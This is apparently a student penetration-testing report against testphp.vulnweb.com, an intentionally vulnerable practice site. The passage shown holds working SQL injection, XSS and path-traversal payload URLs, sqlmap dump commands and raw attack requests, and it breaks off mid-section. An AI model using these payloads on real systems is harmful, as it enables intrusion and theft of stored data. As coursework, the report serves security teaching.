

CW2

PRACTICAL PENTESTING

JANUARY 9, 2022

Toqa Mahmoud

CU1900305

Table of Contents

<i>List of Tables</i>	4
<i>List of Figures</i>	5
<i>List of Screenshots</i>	6
<i>Executive Summary</i>	9
Scope of Testing	9
Summary of Findings	9
<i>SQL Injection</i>	12
Impact.....	12
Vulnerable Website	12
Vulnerable Column.....	12
Database (sqlmap).....	16
More Vulnerabilities	18
Recommendations.....	20
<i>Cross Site Scripting (XSS)</i>	21
Impact.....	21
Vulnerabilities	21
via Remote File Inclusion	30
Recommendations.....	30
<i>Directory Traversal</i>	31
Impact.....	31
Vulnerabilities	31
Recommendations.....	31
<i>Missing X-Frame-Options Header</i>	32
Impact.....	32
Vulnerabilities	32
Recommendations.....	33
<i>Absence of Anti-CSRF Tokens</i>	34
Impact.....	34
Vulnerabilities	34
Recommendations.....	35

<i>Server Leaks Information</i>	36
Impact.....	36
Vulnerabilities	36
Recommendations.....	37
<i>X-Content-Type-Options Header Missing</i>	38
Impact.....	38
Vulnerabilities	38
Recommendations.....	39
<i>.htaccess Information Leak</i>	40
Impact.....	40
Vulnerabilities	40
Recommendations.....	42
<i>Charset Mismatch</i>	43
Impacts	43
Vulnerabilities	43
Recommendations.....	44
<i>Information Disclosure - PHPinfo</i>	45
Impact.....	45
Vulnerabilities	45
Recommendations.....	46
<i>Conclusion</i>	46
<i>Reference</i>	47
<i>Appendix A: Risk Rating Scale</i>	48
<i>Appendix B: Tools List</i>	48
<i>Appendix C: Screenshot of ZAP Results</i>	49

LIST OF TABLES

Table 1 Summary of Findings	9
-----------------------------------	---

LIST OF FIGURES

Figure 1 OWASP ZAP	8
--------------------------	---

LIST OF SCREENSHOTS

Screenshot 1 Vulnerable Website	12
Screenshot 2 Vulnerable Column 11	13
Screenshot 3 Vulnerable Column 12	13
Screenshot 4 Vulnerable Column	14
Screenshot 5 Vulnerable Column is 11.....	14
Screenshot 6 Server Version.....	15
Screenshot 7 Information Schema Tables.....	15
Screenshot 8 Information Schema Columns	16
Screenshot 9 --dbs command.....	16
Screenshot 10 Databases	17
Screenshot 11 --columns command.....	17
Screenshot 12 Database Columns	17
Screenshot 13 --dump command	18
Screenshot 14 Database Information.....	18
Screenshot 15 SQL Injection 1	18
Screenshot 16 SQL Injection 2	19
Screenshot 17 SQL Injection 3	19
Screenshot 18 SQL Injection 4	20
Screenshot 19 XSS 1	21
Screenshot 20 XSS 2	22
Screenshot 21 XSS 3	22
Screenshot 22 XSS 4	23
Screenshot 23 XSS 5	23
Screenshot 24 XSS 6	24
Screenshot 25 XSS 7	24
Screenshot 26 XSS 8	25

Screenshot 27 XSS 9	25
Screenshot 28 XSS 10	26
Screenshot 29 XSS 11	26
Screenshot 30 XSS 12	27
Screenshot 31 XSS 13	27
Screenshot 32 XSS 14	28
Screenshot 33 XSS 15	28
Screenshot 34 XSS 16	29
Screenshot 35 XSS 17	29
Screenshot 36 XSS 18	30
Screenshot 37 Local File Inclusion	31
Screenshot 38 .HTACCESS 1.....	40
Screenshot 39 .HTACCESS 2.....	40
Screenshot 40 .HTACCESS 3.....	41
Screenshot 41 .HTACCESS 4.....	41
Screenshot 42 .HTACCESS 5.....	41
Screenshot 43 .HTACCESS 6.....	42
Screenshot 44 .HTACCESS 7.....	42
Screenshot 45 X-FRAME-OPTIONS HEADER NOT SET	33
Screenshot 46 ABSENCE OF ANTI-CSRF TOKENS.....	35
Screenshot 47 SERVER LEAKS INFORMATION	37
Screenshot 48 X-CONTENT-TYPE-OPTIONS HEADER MISSING.....	39
Screenshot 49 CHARSET MISMATCH	44
Screenshot 50 Information Disclosure 1	45
Screenshot 51 Information Disclosure 2	42



The identified vulnerabilities were found using OWASP ZAP, which is a tool that scans web applications for vulnerabilities.

297

IDENTIFIED

286

CONFIRMED

10.

Critical

17

High

1

Medium


218

Low

40.

INFORMATIONAL

Confirmed Vulnerabilities



- Critical
- High
- Medium
- Low
- Informational

EXECUTIVE SUMMARY

The major purpose of this web application penetration testing project was to identify the weaknesses and vulnerabilities that hacker(s) exploited to carry out the attack of sharing all customer data on the dark web. In addition, recommendations for countermeasures that Book4all's security team need to put in place to mitigate such vulnerabilities and prevent similar breaches in the future were provided. This was done by conducting all the steps starting by reconnaissance until reporting the discovered vulnerabilities to the Chief Information Officer (CIO). This report outlines all the findings regarding to the vulnerabilities identified during the penetration testing process and the countermeasure to mitigate those vulnerabilities. The tests were carried out under the mask of an attacker, but no harm was done to the application's functionality or operation.

SCOPE OF TESTING

Security assessment includes testing for security loopholes in the scope defined below. Apart from the following, no other information was provided.

Application: <http://testphp.vulnweb.com/>

SUMMARY OF FINDINGS

Table 1 Summary of Findings

VULNERABILITY	METHOD	URL	SEVERITY
SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=1'	CRITICAL
SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=1+order+by+11	CRITICAL
SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,11	CRITICAL
SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,11	CRITICAL
SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,@@version	CRITICAL
SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,group_concat(table_name)+from+information_schema.tables	CRITICAL

<u>SQL Injection</u>	GET	<u>http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php?id=-1%20AND%20((SELECT%201%20FROM%20(SELECT%202)a%20WHERE%201%3dsleep(25)))--%201</u>	CRITICAL
<u>SQL Injection</u>	POST	<u>http://testphp.vulnweb.com/search.php?test=query</u>	CRITICAL
<u>SQL Injection</u>	GET	<u>http://testphp.vulnweb.com/search.php?test=query%20%2b%20((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A))%2f*%27XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%27%7c%22XOR(((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%22*%2f</u>	CRITICAL
<u>SQL Injection</u>	POST	<u>http://testphp.vulnweb.com/secured/newuser.php</u>	CRITICAL
<u>XSS</u>	GET	<u>http://testphp.vulnweb.com/showimage.php?file=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E</u>	HIGH
<u>XSS</u>	GET	<u>http://testphp.vulnweb.com/showimage.php?file=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&size=160</u>	HIGH
<u>XSS</u>	GET	<u>http://testphp.vulnweb.com/hpp/?pp=javascript%3Aalert%281%29%3B</u>	HIGH
<u>XSS</u>	GET	<u>http://testphp.vulnweb.com/hpp/params.php?p=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E&pp=12</u>	HIGH
<u>XSS</u>	GET	<u>http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E</u>	HIGH
<u>XSS</u>	GET	<u>http://testphp.vulnweb.com/listproducts.php?artist=%3Cimg+src%3Dx+onerror%3Dalert%281%29%3B%3E</u>	HIGH
<u>XSS</u>	GET	<u>http://testphp.vulnweb.com/listproducts.php?cat=%3Cimg+src%3Dx+onerror%3Dalert%281%29%3B%3E</u>	HIGH
<u>XSS</u>	POST	<u>http://testphp.vulnweb.com/guestbook.php x2 parameters</u>	HIGH
<u>XSS</u>	POST	<u>http://testphp.vulnweb.com/search.php?test=query</u>	HIGH
<u>XSS</u>	POST	<u>http://testphp.vulnweb.com/signup.php x6 parameters</u>	HIGH

<u>Local File Inclusion</u>	GET	http://testphp.vulnweb.com/showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160	HIGH
<u>Internal IP Address Disclosure</u>	GET	http://testphp.vulnweb.com/secured/phpinfo.php	MEDIUM
<u>Missing X-Frame-Options Header</u>	GET/POST	45 URLs: click here	LOW
<u>Absence of Anti-CSRF Tokens</u>	GET/POST	41 URLs: click here	LOW
<u>Server Leaks Information</u>	GET/POST	63 URLs: click here	LOW
<u>X-Content-Type-Options Header Missing</u>	GET/POST	68 URLs: click here	LOW
<u>Htaccess Information leak</u>	GET	7 URLs: click here	INFORMATIONAL
<u>Charset Mismatch</u>	GET/POST	32 URLs: click here	INFORMATIONAL

SQL INJECTION


Blind SQL Injection was identified in the web application. It happens when an input is perceived by the database as an SQL command instead of as regular data. This vulnerability is tremendously widespread, and it can have serious consequences if any exploits were launched.

IMPACT

- An intruder can use the database to read, update, and delete data or tables.
- An intruder can use the underlying operating system to run commands.

VULNERABLE WEBSITE

Adding ' at the end of a URL shows that the website confirmed its vulnerability to SQL injection, as shown in the screenshot below.




Screenshot 1 Vulnerable Website

VULNERABLE COLUMN

To determine the number of columns, I had to use this URL:


<http://testphp.vulnweb.com/listproducts.php?cat=1+order+by+11>

no error was returned, as shown in this screenshot



Screenshot 2 Vulnerable Column 11

However 12 columns returned an Error, which means that there are 11 columns in total.




Screenshot 3 Vulnerable Column 12

To find the vulnerable column, I entered the below URL.

```
http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,11
```

As shown in the screenshot below, there are a total of four numbers on the page - 11,7,2 and 9.




This screenshot shows a web browser displaying a test page for the Acunetix Web Vulnerability Scanner. The URL in the address bar is `http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,11`. The page content includes a sidebar with links like 'search art', 'Browse categories', and 'Links'. The main area displays several images with their details. The first image is titled '11' and has the number '11' above it. The second image is titled '7' and has the number '7' above it. The third image is titled '2' and has the number '2' above it. The fourth image is titled '9' and has the number '9' above it. Below each image, there is a 'comment on this picture' link.

Screenshot 4 Vulnerable Column

By entering the below URL, column 11 turns out to be vulnerable

```
http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,11 .
```




This screenshot shows the same test page after changing the SQL query to target column 11. The URL is now `http://testphp.vulnweb.com/listproducts.php?cat=1+union+select+1,2,3,4,5,6,7,8,9,10,11 .`. The page content is identical to Screenshot 4, but the numbers above the images are now 11, 7, 11, and 11 respectively, indicating that the query successfully selected the 11th column.

Screenshot 5 Vulnerable Column is 11

To find the sql version, I replaced column 11 with @@version, as shown below.

```
http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,@@version
```




Screenshot 6 Server Version

As shown in the screenshot above, the server is using sql version 8.0.22, also we know the OS is Ubuntu.

Information schema is a default table which is present in sql, and includes details on the structure of databases, tables, and other data. I was able to get multiple table names, using group concat, as shown in the URL below:


```
http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,group_concat(table_name)+from+information_schema.tables
```



Screenshot 7 Information Schema Tables

I was also able to get columns from the events table, but I had to use it in hex, which will be 4556454e5453, as shown in the URL below:

```
http://testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,2,3,4,5,6,7,8,9,10,group_concat(column_name)+from+information_schema.columns+where+table_name=0x4556454e5453
```



Screenshot 8 Information Schema Columns

DATABASE (SQLMAP)

Moreover, using sqlmap tool I got the databases, by this command:

```
(kali㉿kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
[!] [!] [!] {1.5.11#stable}
[!] [!] [!] Acunetix Web Vulnerability Scanner
[!] [!] [!] https://sqlmap.org guestbook | AJAX Demo
```

Screenshot 9 --dbs command

As shown in the screenshot below, the found databases are named acuart as well as information schema.


```
[15:11:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[15:11:06] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[15:11:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:11:06 /2022-01-05/
```

Screenshot 10 Databases

Then I specified the database of interest using -D, as shown below:




Screenshot 11 --columns command

As shown in the screenshots bellow, I was able to fetch the columns.



Screenshot 12 Database Columns


We can retrieve data from a particular table using --dump, as shown below



```
(kali㉿kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump
[1.5.11#stable]
https://sqlmap.org
```

Screenshot 13 --dump command

Finally, I was able to retrieve all database information.



```
Database: acuart
Table: users
[1 entry]

+-----+-----+-----+-----+-----+-----+
| cc   | cart    | name  | pass   | email   | phone   | uname  | address |
+-----+-----+-----+-----+-----+-----+
| 1234-5678-2300-9000 | 3eaeeb2fddcc506757c0e8dcfaa7bdf9 | 0     | test    | email@email.com | 7878787890 | test    | 21 street |
+-----+-----+-----+-----+-----+-----+

[15:16:14] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[15:16:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:16:14 /2022-01-05/
```

Screenshot 14 Database Information

MORE VULNERABILITIES

URL: [http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php?id=-1%20AND%20\(\(SELECT%201%20FROM%20\(SELECT%202\)a%20WHERE%201%3dsleep\(25\)\)\)--%201](http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php?id=-1%20AND%20((SELECT%201%20FROM%20(SELECT%202)a%20WHERE%201%3dsleep(25)))--%201)

Attack: -1%20AND%20((SELECT%20 1%20FROM%20(SELECT%202)a%20WHERE%201%3dsleep(25)))--%201

Parameter: id



Request	Response
<pre>Pretty Raw Hex Render ⌂ ⌂ ⌂ 1 GET /Mod_Rewrite_Shop/buy.php?id=-1%20AND%20((SELECT%202)a%20WHERE%201%3dsleep(25)))--%201 2 Host: testphp.vulnweb.com 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 Connection: close</pre>	<pre>Pretty Raw Hex Render ⌂ ⌂ ⌂ 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.0 3 Date: Wed, 05 Jan 2022 23:35:47 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1 7 Content-Length: 6 8 9 10</pre>

Screenshot 15 SQL Injection 1

URL: <http://testphp.vulnweb.com/search.php?test=query>

Attack:

1+%2b+((SELECT+1+FROM+(SELECT+SLEEP(25))A))%2f*%27XOR(((SELECT+1+FROM+(SELECT+SLEEP(25))A)))OR%27%7c%22XOR(((SELECT+1+FROM+(SELECT+SLEEP(25))A)))OR%22*%2f

Parameter: searchFor

Request

Pretty Raw Hex ⌂ ln ⌂

```
1 POST /search.php?test=query HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 277
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/96.0.4664.45 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,
application/signed-exchange;v=b3;q=0.9
10 Referer: http://testphp.vulnweb.com/search.php?test=query
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 searchFor=
```

Response

Pretty Raw Hex Render ⌂ ln ⌂

```
46      <td>
47      <td align="right">
48      </td>
49      </tr>
50      </table>
51      </div>
52      <!-- end masthead -->
53
54      <!-- begin content -->
55      <!-- InstanceBeginEditable name="content_rgn" -->
56      <div id="content">
57          <h2 id="pageTitle">
58              searched for:
59              !+2!+((SELECT+1+FROM+((SELECT+SLEEP(25))A))+%2f*%27XOR+((SELECT+1+FROM+((SELECT+SLEEP(25))A)))OR%27!%c22XOR+((SELECT+1+FROM+((SELECT+SLEEP(25))A)))OR%22*!%2f
60          </h2>
61      </div>
62      <!-- InstanceEndEditable -->
63
64      <!-- InstanceContent -->
65
66      <div id="navBar">
67          <div id="search">
```

Screenshot 16 SQL Injection 2

URL:

[http://testphp.vulnweb.com/search.php?test=query%20%2b%20\(\(SELECT%201%20FROM%20\(SELECT%20SLEEP\(25\)\)A\)%2f%27XOR\(\(SELECT%201%20FROM%20\(SELECT%20SLEEP\(25\)\)A\)\)\)OR%27%7c%22XOR\(\(SELECT%201%20FROM%20\(SELECT%20SLEEP\(25\)\)A\)\)\)OR%22%2f](http://testphp.vulnweb.com/search.php?test=query%20%2b%20((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)%2f%27XOR((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%27%7c%22XOR((SELECT%201%20FROM%20(SELECT%20SLEEP(25))A)))OR%22%2f)

Attack:

```
